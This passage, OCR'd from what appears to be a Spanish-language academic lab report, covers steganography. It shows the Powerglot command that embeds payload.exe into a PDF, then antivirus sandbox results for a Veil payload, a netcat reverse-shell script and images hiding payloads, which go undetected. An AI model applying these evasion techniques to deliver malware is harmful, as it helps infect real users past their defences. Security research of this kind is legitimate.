


Imagen 100: Creación del archivo exitosamente – Outguess

TECNICAS DE ESTEGANOGRAFÍA AVANZADAS

TÉCNICA ESTRUCTURAL /OLE (OBJECT LINKING AND EMBEDDING) – HERRAMIENTA POWERGLOT

44. Abrir la carpeta Powerglot con el comando “cd poweglot”. Utilizar el archivo payload.exe y Esteganografía.pdf




Imagen 101: Técnica OLE con herramienta Powerglot

45. Se emite el comando “python3 powerglot.py –o payload.exe Esteganografía.pdf fina.pdf”




Imagen 102: Ejecución de comando para crear el archivo camuflaje – Powerglot

46. Se puede observar como el archivo creado se a incrustado con el payload.exe y no emite un error debido al soporte para Linux, debido que para windows el archivo no se abre normalmente.




Imagen 103: Archivo abierto exitosamente – Powerglot

47. Error en maquina windows




Imagen 104: Ejecución en máquina Windows Falla

HERRAMIENTAS SANDBOX DE ANALISIS DE PAYLOADS SIN ESTEGONAGRAFÍA CAMUFLAJE BÁSICO - PAYLOAD – PRUEBA_VEIL.SFX.EXE

VIRUS TOTAL

48. Al inserta el payload original con el camuflaje de autoextraíble se observa con los antivirus dentro del Sandbox de Antivirus total un toal de 28% detecta que es malicioso.




Imagen 105: SandBox virustal – Payload Prueba_Veil.exe

HYBRID ANALYSIS

49. A traves de la herramienta Hybrid Analysis se puede observar como el reporte presenta un total de 67% de carácter malicioso clasificado como “Trojan Generic”.




Imagen 106: Hybrid Analysis – Prueba_Veil.exe

PAYLOAD - PRUEBA.SH

VIRUS TOTAL

50. Se inserta el payload para comenzar el análisis y se muestra un porcentaje de 0% presentando como un archivo no malicioso, debido que es un archivo que emite un formato texto no peligroso, pero evidentemente tiene una acción de “Handler conexión inversa”.




Imagen 107: Sandbox virustotal – prueba.sh

HYBRID ANALYSIS

51. A traves de la herramienta Hybrid Analysis se observa como también es detectado como archivo indefenso a pesar de que cuenta con un script ejecutable por netcat.




Imagen 108: Hybrid Analysis – Prueba.sh

VENOM.EXE

VIRUS TOTAL

52. Se inserta el payload malicioso “Venom.exe” en la herramienta VirusTotal y al observa el análisis, da como resultado como da un porcentaje de 48% representando como un Trojan




Imagen 109: Virustotal analisis – Venom.exe

HYBRID ANALYSIS

53. Ahora el análisis del mismo payload malicioso en la herramienta Hybrid Analysis, presento un procentaje de 67% como carácter malicioso, clasificado como Trojan




Imagen 110: Hybrid Analysis – Venom.exe

HERRAMIENTAS SANDBOX DE ANALISIS DE PAYLOADS CON ESTEGONAGRAFÍA

CARRO_EMBEND.PNG - VIRUS TOTAL

54. Se estableció el ocultamiento del payload malicioso mediante técnica de LSB en una imagen, y al realiza el analisis, presenta un porcentaje de 0% como carácter indefenso y presentado como una imagen normal.




Imagen 111: Virustotal análisis – Carro_embend png

HYBRID ANALYSIS

55. A través de la herramienta Hybrid Analisis se presenta un análisis correspondiente de 0% presencia que es un archivo indefenso y malicioso, archivo imagen ocultando payload malicioso.




Imagen 112: Hybrid Analysis – Carro_embend png

PRUEBA_FINAL.JPG

VIRUS TOTAL

56. Se inserta la imagen “Prueba_Final.jpg” que fue usaba para ocultar payload malicioso a traves de Esteganofria, y se presenta un porcentaje de 0% como archivo indefenso.




Imagen 113: Virustotal analisis – Prueba_Final.jpg

HYBRID ANALYSIS

57. Con la herramienta Hybrid Analysis se observa que a través del análisis, presenta un resultado de un porcentaje de 0% indicando que el archivo es indefenso y lo califica como imagen normal.

